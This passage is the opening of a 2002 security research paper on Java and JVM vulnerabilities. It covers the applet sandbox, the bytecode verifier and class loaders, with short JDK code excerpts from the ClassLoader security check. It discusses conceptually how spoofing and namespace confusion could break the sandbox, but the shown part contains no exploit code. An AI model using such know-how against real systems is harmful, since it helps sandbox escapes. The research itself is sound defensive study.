Java and Java Virtual Machine security vulnerabilities and their exploitation techniques

by

Last Stage of Delirium Research Group

http://lsd-pl.net

Version: **1.0**

Updated: **September 3rd, 2002**

The authors reserve the right not to be responsible for the topicality, correctness, completeness or quality of the information provided in this document. Liability claims regarding damage caused by the use of any information provided, including any kind of information which is incomplete or incorrect, will therefore be rejected. Last Stage of Delirium Research Group reserves the right to change or discontinue this document without notice.

Table of contents

Introduction

Since year 1995, when Java language has been introduced there were many claims with regard to its security. As there were only a few skeptics that didn't believe in a safety of the Java language (specifically the integrity and security of the implementation of JVM – the Java execution environment) it seems that Java has been viewed as safe environment for mobile code. This has been additionally strengthened by the fact that during last years there has been no exploit codes neither any detailed information published for the most serious security vulnerabilities in JVM implementations from SUN and Microsoft with regards to the bugs found. Because at the same time attack through content[1], both web and email one, came into spotlight[2] and found its place in a penetration tester bag, security vulnerabilities in Java and JVM implementations cannot be just ignored. More, all of the doubts and claims with regard to the Java security as an environment for executing mobile code should be cleared out. And this is, among others, one of the goals of this paper.

We began our Java and JVM research in mid 1999 and continued it with some breaks until the beginning of 2001. During that time we have learned about JVM internals, design, operation and different vendors' (with special emphasis on SUN and Microsoft) implementation specifics. This article is a summary of the research that we have conducted. It presents some previously unpublished codes, ideas and attack methodologies. Although it is primarily destined for security engineers, others dealing with such topics like JVM security, mobile code security and sandboxed execution environments should also find it interesting.

This paper is divided into two interrelated parts. The first one contains several chapters presenting fundamental information about Java and JVM security that are necessary for understanding the second part of the paper containing detailed discussion of the vulnerabilities and exploitation techniques. Thus, in the first chapter of the paper we briefly present Java language „built-in" security features. It is then followed by an applet execution environment description and the so called applet„sandbox" model. Next we present JVM security architecture and provide detailed description of its core security components: class loaders, security manager and bytecode verifier. After these introductory chapters to Java and JVM security, there are several chapters that follow and that focus on actual security vulnerabilities and attack techniques. The first of them is dedicated to presenting common attack techniques for JVM. In the next chapter we present privilege elevation techniques in the context of Internet Explorer and Netscape Communicator web browsers. In this chapter we explain how to turn on all privileges in the attacker's code after successful breach of the JVM security. Next, a detailed discussion of several known JVM security vulnerabilities[3] along with their exploitation techniques are presented. It is followed by a chapter presenting new and not yet published security vulnerabilities in Microsoft and SUN's JVM implementations. At the end of the paper, some thoughts are given with regard to JVM security. The threats of security bugs in JVM implementations are discussed along with possible implications they might have for users of all kind of mobile equipment.

[1] The so called „passive attacks', which are indirect and require some sort of interaction between an attacker and the end user of the victim computer

[2] There are millions of Internet Explorer and Netscape Communicator users, that are still unaware of the fact that their browser, thus they themselves are vulnerable to the attack

[3] Selected, and the most serious in our opinion

Java language security features

Java is an object oriented programming (OOP) language and as such it operates on objects of an arbitrary type and functionality that is expressed by special entities - classes. In Java, like in any other object oriented programming language each class definition consists of definition blocks, both for variables and methods. Access to and visibility of any class and each of its items (methods and variables) can be implicitly defined in Java. This can be accomplished by assigning one of the three scope definition identifiers that are available in Java to the class or its items. These scope definition identifiers, represented by the *private*, *protected* and *public* keywords define access to classes and their items with regard to other unrelated classes. As for the meaning of these keywords, it solely depends on whether they are assigned to class objects themselves or their methods and variables. If a class is assigned the *private* keyword, its object instances can be created only from within one of the class methods[4]. In the case when a class is assigned the *protected* keyword, its instances can be created from the code of this class or from the code of any of this class' superclasses. The *private* keyword applied to the method or variable allows accessing it only from within the class where it is defined. *Protected* keyword extends that access also to superclasses of the defining class. As for the *public* access it does not impose any access limits to the item to which it is assigned. Thus, *public* classes can be created from within any other class, public methods can be invoked freely and public variables can be accessed by any class code.

Apart from the above description of the class access and scope identifiers, there is also one more case when no scope identifier is associated with a given class, method or variable at all. In such a case, the so called default access to the class or its item is assumed. This default access is considered with regard to the packages, both of the class requesting a given access and the class to which the access is requested. In Java, classes can be grouped in packages, where each package usually represents a group of classes that are logically related in some way. Packages and classes define a unique namespace, thus each class that is part of a given package has its unique name of the form: *package_name.class_name*. If default access to the class or its item is defined, such a class (item) can be accessed only from the class that resides in the same package (is of the same *package_name*).



Fig. 1 The use of Java scope and access definition identifiers for variables

Access control keywords also play an important role in a process of building lookup tables for proper virtual methods dispatching. When Java runtime (or JIT compiler) builds a virtual method table for an object of a given class, for each method of that class a check is made to verify whether its method overrides any of the methods from the given class' superclass. If this is the case, a pointer to the method code from the given class

[4] In fact, object creation access is also determined by the access scope identifier of the class constructor used with *new*.

is put in the method table at the index corresponding to the method's name and type[5]. Access control keywords play a key role in the process of constructing virtual methods tables as they implicitly say which of the given class methods can be actually overridden. When a method is tagged as *protected* or *public* it can be overridden in any of its subclasses. But if a method has default access (package scope one), it can be only overridden in subclassess of the given class that are from the same package (have the same package scope). There is however one exception to these rules. If a method is marked as *final*, it cannot be overridden any more in subclasses of the given class. The *final* keyword associated with a class, method or variable simply tells that it cannot be overridden. In case of classes this means that they cannot be subclassed. In case of variables this means that they cannot be modified after their initial value has been assigned to them by the static class constructor (`<clinit>` method).

As one of the Java goals was to provide suitable language and architecture for programming and execution of mobile code applications, some extra security features has been introduced to it. Specifically, these features deal with memory safety issue, as security of mobile code can be seen in a category of the secure memory accesses. In order to provide Java with memory safety, such mechanisms like garbage collection and strict type checking has been incorporated into it. This first mechanism protects Java programs from programmers' errors that are due to bad malloc/free constructs[6] which are very common in programs written in C and C++.

As for garbage collection, although in Java a user is given a direct mechanisms for new object creation (and thus memory allocation), he cannot implicitly free such allocated memory. In Java, freeing memory of unused objects is done automatically by the garbage collector, an integral part of the Java execution environment. Garbage collector is responsible for managing (primarily freeing) memory of objects that are no more referenced in a Java program. Thus, in order to free an object it is sufficient that its reference count reaches zero, either by assigning null to its reference pointer variable or by assigning it a pointer to some other object.

Apart from garbage collector there is another important mechanism that provides memory safety for Java programs. This mechanism prevents Java code from implicit pointer operations and forbidden cast operations. Whenever a cast operation is to be performed in the code, strict type checking takes place with accordance to the set of type casting rules defined in the language specification. Bad casts are thus caught at runtime and can be completely eliminated. Such a control over types of object (memory) references guarantees that there are no illegal memory accesses performed. Specifically, that guarantees that only memory allocated for a given object and its fields are accessed, nothing else. If there were no strict type and cast checking in Java, there would exist a possibility to access an object of one type as if it were of another type. Thus there would exist a possibility to beat fields or methods access control mechanism.

Memory safety in Java is also guaranteed in case of array objects. In Java, once an array is created its length never changes. As array bounds are checked at runtime, there is no possibility to access memory outside its bounds (that is with the use of negative index or an index that is larger that the length of the accessed array). As for memory safety it is also worth mentioning that in Java, no variable can be accessed before it implicitly gets initialized. As for new variables, they are always initialized to a default state in order to hide existing memory contents.

There are also some security features that are not implicitly visible to Java programmer, as they are part of the Java execution environment. These features especially deal with Java strings and stack frames and they provide Java programs with buffer overflow protection capabilities.

As for string objects, Java uses UTF8 coding scheme for their internal representation. This means that every string object has two attributes associated with it: a length and a table of characters that stores actual information for the string. Due to the UTF8 nature of Java strings and a set of runtime checks that accompany every string operation, the risk of string buffer overflow attacks in Java is eliminated as long as all string

[5] There are however exceptions to it. For example, in Netscape Communicator this criterion is extended and has a form of name, type and class loader.

[6] At the time of incorporating garbage collection into Java, heap overflow errors were not yet known. Memory safety was the only reason for incorporating GC into Java, thus it prevented Java programs from these kinds of errors.

operations are done at the Java language level[7]. As for buffer overflows in Java it should be also noted here, that each Java method has precisely defined number of arguments and local variables (along with their types). This along with the bytecode verifier mechanism and the checks it does on methods code before their execution prevents Java programs from malicious stack frame accesses. This is particularly important as any illegal stack modification (under or overwrites) could potentially change program execution path (through program counter or frame pointer modification).

The other feature of the Java language that provides Java programs with additional safety is the mechanism of structured errors and exceptions handling. In Java, whenever a security violation (or any other runtime error condition) is encountered in a running program, instead of crashing, it can simply throw an exception. While mentioning Java anti-crash protection mechanisms, it should be also noted here that Java always checks object references for *Null* value and does it at runtime.

[7] It should be emphasized that string operations done at the Java level are free of buffer overflows, but those done within native method calls are not necessarily safe of them.

The applet *sandbox*

Java, as architecture independent, secure and very easy to learn (as well as for use) language has been welcomed with great enthusiasm by mobile code developers. The language had been almost immediately incorporated into web browsers. Along with that the syntax of the HTML language was extended and the new <APPLET> tag was introduced into it. At the same time a new package was also added to the Java system classes – the *java.applet.** package. Its goal was to support execution of mobile Java applications – the so called applets, which could be embedded in HTML pages downloaded to the computer of the web surfing user. This embedding could be accomplished with the use of the aforementioned HTML <APPLET> tag. One of its parameters, the CODE, indicates the URL of the Java binary of the program that is to be executed.

Applets are not much different from any other Java application. There are in fact only two primary differences of which both concern the way in which applet applications are executed. As for the first difference, the execution of standalone Java application is always started from the static method with the following signature: `public static Main(String argv[])`[8]. For applets this is not the case. They are always subclasses of the java.applet.Applet class and their execution can be controlled in such a way as if they were in fact threads. Applets, similarly to the java.lang.Thread class, define several public methods that support their execution. These are specifically `start()`, `stop()` and `run()` methods. They are invoked according to the current applet state and users actions.

The second difference that distinguishes applets from standalone Java applications is in the way they see resources of the computer of the surfing user. Although there are strong security features of the Java language that increase data (at the class/package level) and type safety, they are not sufficient for running mobile Java applications on user's computer. This is because applets are like ordinary Java applications - they can be programmed to access files or network resources via appropriate use of the language system packages (*java.io.**, *java.net.**, etc.). Thus, there must be some additional mechanisms provided that would allow running Java code on user's computer without any fear of malicious activity. Such a mechanism has been provided and it is based on the *applet sandbox* model.

According to this model, applets that are downloaded and executed on a user's computer, by default have no access to its resources. Each applet is executed in a so called *sandbox* which is a form of limited and controlled execution environment. The safety of this environment is guaranteed by proper definition of some core Java system classes. These are especially the classes that implement any access to system resources. In general, the *sandbox* mechanism works as following. Whenever an access to system resources is required by an applet, an appropriate check inside the method providing a given functionality is done. If the result of the check is not successful, the applet is forbidden from doing the requested action and an appropriate security exception is thrown. The check it is usually done according to the appropriate applet security policy.

The default applet security policy that is implemented both in Netscape Communicator and Internet Explorer is to deny any access from within the applet code to the system resource. But there are also some special cases, for which applets can or just must be treated as secure code. In such cases the user is usually implicitly inquired for the decision about whether to allow an applet to perform a requested, insecure action. This especially concerns Netscape Communicator and appletviewer from JDK which employ capability driven security policy models that will be discussed in a more detail further in this document. As for trusted code, there is one special case that should be also mentioned here. If an applet code is located on local file system at the CLASSPATH location – that is at the path containing all Java system classes, it is assumed that such an applet is fully trusted.

In the past, there were however some exceptions to the model presented above. Specifically, for Netscape Navigator 4.0x applets that were loaded from the file system URLs (the ones denoted by a `file://` prefix) were not put in the *sandbox*, thus they were allowed to freely access file system resources (with the privileges of the user running them in a web browser). For Internet Explorer 4.x. applets digitally signed by an entity

[8] To be exact, it should be mentioned that class constructors along with static initialisers are always invoked before the actual `Main` method.

whose identity could be successfully verified by one of the root CA centers[9] were also allowed to access system resources without any limit.

By default, applets running in a *sandbox* are prevented from inspecting or changing files on the client file system. This means that they cannot read or write files at all. Applets are also prohibited from making network connections to hosts except from the host from which a given applet was downloaded. The same concerns accepting connections from network hosts – it can be only done if such a connection is originated by the host from which an applet was downloaded. As for the creation of network servers they can only be assigned a TCP/IP port number that is above 1024.



Fig. 2 Illustration of applet sandbox model restrictions

This prevents applets from potentially impersonating a well known TCP/IP service. Additionally, applets loaded over the net are prevented from starting other programs on the client machine. They are also not allowed to load libraries, or to define native method calls – Java methods implemented in a platform dependant machine language. If an applet could define native method, that would give the applet direct access to the underlying system.

Applets are also prevented from reading some system properties through `System.getProperty(String key)` method invocation. These are specifically, the `java.home` (denotes Java installation directory), `java.class.path` (denotes Java classpath), `user.name` (denotes user account name), `user.home` (denotes user home directory) and `user.dir` (denotes user's current working directory) properties. Although applets can create threads, they can only see and control those that were created by them (that belong to the same applet's thread group). This means that applets cannot see or control any thread that was created by any other applet (even the one that was another instance of the same applet class and that was fetched from the same URL), not to mention any system thread. There are also some Java classes of which subclasses cannot be freely subclassed and instantiated by applets. These are specifically `java.lang.SecurityManager` and `java.lang.ClassLoader` classes. The detail discussion why this is the case will be presented further in this paper.

There are also some extensions to the presented applet *sandbox* model. For example, along with an introduction of the *J/Direct* mechanism in Microsoft's implementation of Java for Internet Explorer 4.0 (and above), it was possible to directly map native library functions to Java methods. Thus, a possibility to call underlying operating system's functionality was given to Java programs. In order, to make this new Java language feature secure, it was only given to fully trusted code.

[9] By root we mean those of which public keys are stored in the web browser's database.

JVM security architecture

Java Virtual Machine (JVM) is a run-time environment consisting of several components that provide Java with platform independence, security and mobility. JVM is as an abstract computer that can load and execute Java programs. The generic model of JVM's behavior and operation is defined in *Java Virtual Machine Specification*. Among several JVM features defined in this specification, the Java *Class* file format, the Java *bytecode* language instruction set and JVM Bytecode Verifier's definitions seem to be the most important for the overall security of the Java runtime environment.

The Java *Class* file format defines a way of storing Java classes in a platform independent form. Single *Class* file always stores definition of one Java class[10]. Among basic class characteristics that are stored in a *Class* file, information about a given class' access flags, its super class, the fields it defines and interfaces it implements can be always found. The code for each of the class' methods is also stored in a *Class* file. This is done with the use of an appropriate *Code* attribute[11], which contains the Java *bytecode* language instructions for a given method. Along with the *Code* attribute, some auxiliary information regarding the usage of a stack and local variables by a given method is also provided (specifically, these are the number of registers used, maximum stack size and/or defined exception handlers). The security of JVM implementation requires that user provided .class files are in a *Class* file format. Additionally, information about classes that is stored in a *.class* file must be correctly interpreted and verified by the JVM.

Java *bytecode* language is the actual language that JVM can interpret and execute. It is a low level machine language in which several categories of instructions can be distinguished. Specifically, Java *bytecode* provides instructions for performing different kind of register and stack operations. This includes pushing and popping values onto/from the stack, manipulating the register content and performing logical and arithmetic operations. As for transfer control instructions, Java *bytecode* supports both conditional and unconditional jumps. There are also some high level *bytecode* instructions that are Java specific and that allow for array/object fields' access, object creation, method invocation as well as type casting and function return. For security reasons, JVM should always verify the syntax and semantic correctness of each of the given method's *bytecode* language instructions. If there was a way to trick JVM to execute a deviant *bytecode* sequence, its security would be at great risk.

The most critical component of the JVM environment that is responsible for its security is the Bytecode Verifier. The rules of its operation are defined in *Java Virtual Machine Specification*. These rules simply specify all the checks that need to be verified before untrusted Java application can be executed on a client's machine. The primary goal of the Bytecode Verifier is to maintain all of the previously discussed Java language security features. Specifically, for .class files, Bytecode Verifier always checks whether they are in a *Class* file format, whether the classes they define do not have bad or conflicting attributes and whether the code of their methods do not contain deviant instructions that would break Java type safety rules.

But the Bytecode Verifier is not the only JVM component that protects Java runtime against security threats posed by untrusted mobile code. There are also other JVM components that support it in this task and that are equally crucial to the security of Java runtime as the verifier itself. The exact location and interaction of these components with other parts of JVM architecture will be presented below upon the description of an *Applet* download and execution process.

Before Java applet can be actually run by the JVM it must be first compiled into the *.class* file format. As code of a Java applet can use more than one *.class* file, it can be packaged into a *.jar* or *.zip* archive[12] before its actual deployment to the website location. Whenever a user of a web browser visits a webpage that has an <APPLET> tag embedded onto it, a new instance of JVM is started from within the web browser. Upon the successful startup, JVM initiates the applet download process in which one of the system or user defined Class Loader objects is used. The Class Loader object establishes connection with the host from the URL given in a CODE attribute of the <APPLET> tag in order to receive the .class file containing definition of the loaded applet. Obtained applet class definition is then registered in the JVM by calling one of the native methods of the VM Class Loader object. But before the new class can be actually registered in the JVM, it

[10] This is also the case for inner classes – regardless of the fact that they are defined within some other class, they are always compiled into a separate .class file.
[11] To be more precise, it is the *Code* attribute from the *attributes* table of the *method_info* structure.
[12] For Internet Explorer, classes packaging can be also done into a *.cab* archive.

must first pass appropriate Class Loader checks that protect against some class spoofing and class redefinition attacks. Only if these checks are successful, Class Loader calls JVM native method to define a given class in it. Upon such a request, JVM calls Bytecode Verifier to perform another set of checks required by the class verification process. Only in the case of successful class verification, its new definition can be registered in the Java runtime.



Fig. 3 The Java Virtual Machine architecture

In the next step of applet download and execution process, Java runtime creates new object instance of the defined applet class and makes a call to its `start()` method. Calling any of the Java object methods requires executing appropriate Java *bytecode* instruction stream, thus there is a special JVM component that deals with that – the *Execution Engine*. This component is usually implemented in one of two ways: as an interpreter or compiler. If it works as an interpreter it simply executes the stream of Java *bytecode* instructions by interpreting them one by one. If it is implemented as a compiler, it first compiles Java *bytecode* sequence into native machine instruction stream and then executes it as normal native code. Current JVM implementations generate optimized native code. Before the actual compilation is done an optimizer is run to process the *bytecode* instruction stream. As for the compilation itself, it should be also noted here that currently it is usually done with the use of a Just in Time Compiler (JIT), what means that Java methods are compiled into native code at the time of their first runtime invocation.

During the execution of Java *bytecode* or its native code equivalent method, calls to other Java runtime components are frequently done. This specifically considers invoking the Garbage Collector and Security manager functionality. The first one is called by the occasion of creating new objects in a running program. The goal of this memory management component is to deal with memory allocation and freeing. The Security manager is consulted whenever security relevant actions are requested from the applet code. Its role is to check whether such actions do not violate the default applet security policy and its *sandbox* model.

During the Java code execution, different Java runtime structures are maintained. This specifically considers function names, constant values, class descriptions and method descriptions. All of these data are maintained by JVM in a special Constant Pool area. These data are used by almost every Java runtime component – from the Bytecode Verifier to the Execution Engine.

The above description of an applet download and execution process, briefly presents the life cycle of a Java class in JVM. From that description it can be clearly seen that Class Loader, Bytecode Verifier and Security Manager components of the JVM architecture are the most crucial for the security and integrity of the whole Java runtime environment. Below a more detailed description of each of these components is provided. The role that each of them plays to JVM security along with a brief description of their actual operation is also given.

Class Loader

Class Loaders are special Java runtime objects that are used for loading Java classes into the Java Virtual Machine. There are usually two distinct ways in which class loading can be actually done in the Java runtime. Classes definitions can be obtained either from a .class file residing in a local file system or from a remote location over network. Depending on how data for class definitions is obtained, two different types of Class Loaders are usually distinguished in JVMs. These are respectively system[13] and applet Class Loaders.

System Class Loader, is the default, internal Class Loader of the JVM that is primarily used for obtaining definitions of core Java system classes. System Class Loader always loads classes from a location defined by a CLASSPATH environment variable. During class loading, system Class Loader uses file access capabilities of the native operating system to open and read a given Java class file from disk into an array of bytes. This array of bytes is further converted into internal, JVM dependant class representation that is used throughout the whole life cycle of a given class in JVM.

The functionality of system Class Loader that is related to class loading and definition is partially available through `loadClass` and `defineClass` methods of the `java.lang.ClassLoader` class. Applet Class Loaders are usually subclasses of the base `java.lang.ClassLoader` class. Their implementation varies as they are very specific to the given web browser or JVM vendor[14]. Applet class loaders are generally responsible for obtaining definitions of classes over network from remote hosts. Before a new applet instance[15] is loaded and executed in a web browser, new applet Class Loader object is always created for it. The `loadClass` method of this applet Class Loader is invoked by the web browser in order to obtain raw class data for the requested applet class. This class data is obtained from a remote location by establishing connection with a remote web server and by issuing appropriate `HTTP GET` request. Any other non-system class that is referenced by the instantiated applet class is also obtained with the use of the same `HTTP GET` mechanism. With each applet Class Loader an appropriate `codebase` variable is usually associated and this is done regardless of a specific applet Class Loader implementation. The `codebase` variable stores the base URL value from which classes are obtained by a given instance of an applet Class Loader. This `codebase` variable is either set to the base URL of a web page that embeds a given applet or to the value of the `CODE` attribute from a `HTTP <APPLET>` tag.

Loading a class from the given package by an applet Class Loader that has its `codebase` variable set to the *given* URL value is always done according to the same rule: the proper class definition data is obtained from the URL that is a combination of a `codebase`, package name and class name values. In the case where `codebase` is set to *http://appletserver.com/*, an attempt to load class *A* from package *foo.bar* by an applet Class Loader will be done by fetching the class file from the *http://appletserver.com/foo/bar/A.class* location. However this is only the case for applets that are distributed in a *.class* form. For applets that are packaged in a *.jar* or *.zip* archive, the applet classes are fetched directly from the archive file itself. In this case the value of a `codebase` variable does not have any meaning for the class loading process[16].

The process of loading a given class into Java Virtual Machine is primarily done with the use of the aforementioned `loadClass` method of the `java.lang.ClassLoader` class. But there are in fact two `loadClass` methods defined in a `java.lang.ClassLoader` class. The first one is publicly available and can be called from within any other class in JVM – it has a `public class loadClass(java.lang.String)` declaration. This method is actually the wrapper for the `protected loadClass(java.lang.String, boolean)` method, which is also defined in the same class. This second method, due to the `protected` access scope identifier, can be only called from within Class Loader objects (subclasses of the base `java.lang.ClassLoader` class). This second method is also called internally by the JVM during the process of dynamic class linking, but this will be described in a more detail later in this chapter. The first `String` parameter of the `loadClass` method contains the name of a class to load. The second parameter of the protected version of `loadClass` method, the `boolean` value, indicates whether to resolve a given Class object that has been created as a result of loading a class to JVM's constant pool area.

The call to `loadClass` method of a given Class Loader initiates the process of loading the specific class (with a name given as a method parameter) into JVM runtime. This process is usually done in several steps according to some general class loading algorithm. At first, usually a local Class Loader cache is consulted in

[13] In the literature, it is also referred as default, null, primordial or internal Class Loader.

[14] They are typically supplied by the web browser vendor.

[15] Separate Applet Class Loader is associated with every applet instance. This is true even if there are multiple applet instances of the same class in one JVM.

[16] But it is important in a process of checking the security policy while opening connections to remote sites.

order to determine whether the requested class has been loaded before. If this is the case, previously loaded class is returned as a method result. If the requested class has not been yet loaded by this Class Loader, an attempt to load the class through the primordial Class Loader is made by issuing the call to `findSystemClass` method of the `java.lang.ClassLoader` class. This is done in order to prevent external classes from spoofing trusted Java system classes. This step is necessary in order to protect core Java system classes and JVM security in general. If a user defined class could pretend to be a given system class, the possibility to circumvent the JVM security and especially the applet *sandbox*, could be created[17]. If the call to `findSystemClass` fails and the class is not found at the CLASSPATH location it is considered as a non-system class. In this case, Security Manager is consulted in order to see whether the requested class can be created at all. This step is done in order to provide protection to system packages. If user classes could be defined as part of system packages, there would also be a possibility that they could access package scoped variables and methods of system classes, thus a potential security hazard could be created. It should be noted here that these steps do not seem to be necessary in current implementations of applet Class Loaders. This is mainly caused by the fact that current JVM implementations contain appropriate security check in their code that forbids any package access to system classes from a user defined class[18]. The Security Manager makes proper decision about whether to allow for the creation of a given class or not. If the applet security policy forbids to load/create a given class, a security exception is thrown. In the other case, the class loading process continues and proper class data is read into an array of bytes. The way how it happens differs according to a particular class loader that is used for class loading. Some class loaders, as the primordial Class Loader, may load classes from a local database. Others, like for example applet Class Loaders or RMI Class Loaders may load classes across the network. After obtaining class definition data, a Class object is created in the Java Runtime. This is done by properly calling the `defineClass` method of the base `java.lang.ClassLoader` class. The class construction in the JVM is usually followed by the process of resolving all classes immediately referenced by the created class before it can be actually used. This includes classes used by static initializers of the given class and classes that this class extends. Before the actual Class object construction, there is usually a security check done on it by the Bytecode Verifier. If any of the Verifier's tests fail, the `VerifierError` exception is thrown. Only in the case of successful class verification, newly created Class object can be returned from the `loadClass` method to its caller.

Class Loaders also play a crucial role in a process of resolving symbolic references from one class to another. In this process, they provide JVM with functionality similar to the one of a dynamic linker. Whenever a reference from a given class *A* to class *B* needs to be resolved, the virtual machine requests class *B* from the same class loader that loaded class *A*. In practice, this means that all classes that are referenced by a class created by a given Class Loader are also loaded through the same Class Loader. In this process one Class Loader can usually chain to the built-in system Class Loader to load standard classes. The decision about which Class Loader should be used for loading a referenced class is easy to make as every JVM's Class object has an associated field that points to its Class Loader object. There is however one exception to this rule. As system Class Loader is internal to the JVM environment, it is actually not represented by any Class Loader object. This means that Class objects of system classes that has been loaded by the primordial Class Loader, point to the null (system) Class Loader object as their loader.

In Java, references to classes, interfaces and their fields, methods and constructors are made symbolically with the use of fully qualified names of the other classes and interfaces. Before a symbolic reference can be actually used in Java program it must first undergo the so called resolution. In JVM, class resolving (or resolution) is usually done with the use of *lazy* strategy. This means that references from a given class to other classes are resolved in runtime as they are actually encountered. Whenever this is done, an internal call to the protected version of the `loadClass` method of a Class Loader object associated with a referencing class is made by JVM. By referencing class we mean the class that contains a reference to other class that needs to be resolved. In a result of a class resolution symbolic references are replaced with direct ones that can be more efficiently processed if the reference is used repeatedly.

[17] This could be easily accomplished by defining a given system class that has a possibility to directly call native operating system functionality in such a way, so that all Security Manager's checks that existed in its original definition were omitted in the spoofed implementation.

[18] Current implementations of JVM, while verifying package access do not only check package names of classes – the values of their class loaders is also consulted and if theses values are not equal the package access is denied.

In Java, class loading process is recursive. The request to load a given class causes all superclasses of this class and all of the interfaces that this class implements to be also loaded (but not necessarily resolved). Class loaders upon loading a given class also usually place it into implementation specific protection domain, which defines under what permissions the code of a loaded class can be run.

While talking about Class Loaders, it should not be forgotten to mention namespaces and the role they play for JVM security. From a definition, namespace is a set of unique names of classes that were loaded by a particular Class Loader. But this is not only a set of names, this is also a set of class objects as each name is bound to a specific class object. Local cache of classes of a given Class Loader can be seen as its namespace placeholder. Each Class Loader defines its own namespace. As several Class Loader objects may exist in one JVM, there can also be several namespaces defined in it. The implication that namespaces have for JVM security is enormous. Separate namespaces associated with each class loader enable to place a shield between the types loaded into different namespaces. In effect, types cannot see each other unless they have been loaded into the same namespace. This is especially important for types with the same fully qualified names. If two different class loaders could have different views of the same class (with the same name), the possibility to break Java type system could be created. This is why in Java, two classes are considered to be the same (and therefore to be of the same type) if two conditions are met. First, they must have the same fully qualified names, second they must be loaded by the same class loader (belong to the same namespace). In general, Class Loaders' namespaces should be disjoint and classes loaded by a particular loader should see only those classes that were loaded by the same loader. In practice, the requirement for disjoint namespaces is not always fulfilled and namespaces can sometimes overlap. But this topic will be covered in a more detail further in this document while discussing Class Loader based attacks on JVM's security.

The primary goal of Class Loader objects is to load Java classes into Java Virtual Machine. Class Loader objects make the first line of defense against malicious Java codes. They protect Java classes from spoofing attacks, guard system packages from bogus classes as well as provide shield between different Class Loaders' namespaces. Class Loader objects are very critical for the overall security of the JVM, so by default they cannot be implicitly created by untrusted code. Specifically, they cannot be created from applets. The appropriate security check for that is usually done in the `<init>` method (constructor) of the `java.lang.ClassLoader` class or any of its web browser/JVM vendor specific subclasses. Such a `<init>` method usually has similar construction to the one presented below[19]:

```
protected ClassLoader() {
     initialized = false;
     ...
     System.getSecurityManager().checkCreateClassLoader();
     ...
     initialized = true;
}
```

When user-defined or system Class Loader object is created, appropriate superclass constructor must be always called. This is in accordance to the Java language specification, which states that a call to either superclass or this class' `<init>` method must be always done from a constructor of a newly created object[20]. For Class Loader objects, this means that the constructor of base `java.lang.ClassLoader` class is always invoked. Along with that appropriate security checks that are implemented into `ClassLoader` object constructor are also verified. These checks usually call Security Manager's `checkCreateClassLoader` method in order to prevent untrusted code from creating Class Loader objects. But there is also one additional check in the `ClassLoader` class' constructor that has been introduced to it as a result of some security problems found in a `ClassLoader` protection mechanism[21]. This additional check is implemented with the use of a private `boolean` variable that keeps track about the state of a `ClassLoader`'s constructor initialization. At the beginning of the `ClassLoader`'s constructor

[19] Although this example constructor is taken from SUN JDK, it does not influence the correctness of our discussion. Microsoft's implementation is only slightly different from it and the main idea of protecting against Class Loader construction is preserved.

[20] Before JVM 2nd Edition, this requirement had to be fulfilled before any field variable initialization could be made.

[21] These additional checks have been introduced as a result of Class Loader attack found by the Princeton SIP Team back in 1998.

code, this variable is assigned the `false` value, after `checkCreateClassLoader` call it is assigned a `true` value. The additional protection for some security sensitive code parts of `ClassLoader`'s methods (like native methods calls) can be provided by appropriately calling the `check` method just before these protected code parts are actually reached. The `check` method verifies whether the Class Loader object was properly initialized and if it is not the case it throws `SecurityException` as presented below:

```
        private void check() {
              if (initialized)
                return;
              else
                throw new SecurityException("ClassLoader object not initialized.");
        }

        protected Class defineClass(String s, byte abyte0[], int i, int j, int k,
String s1) {
              check();
              Class cl = defineClass0(s, abyte0, i, j, k, s1);
              ...
              return cl;
        }
```

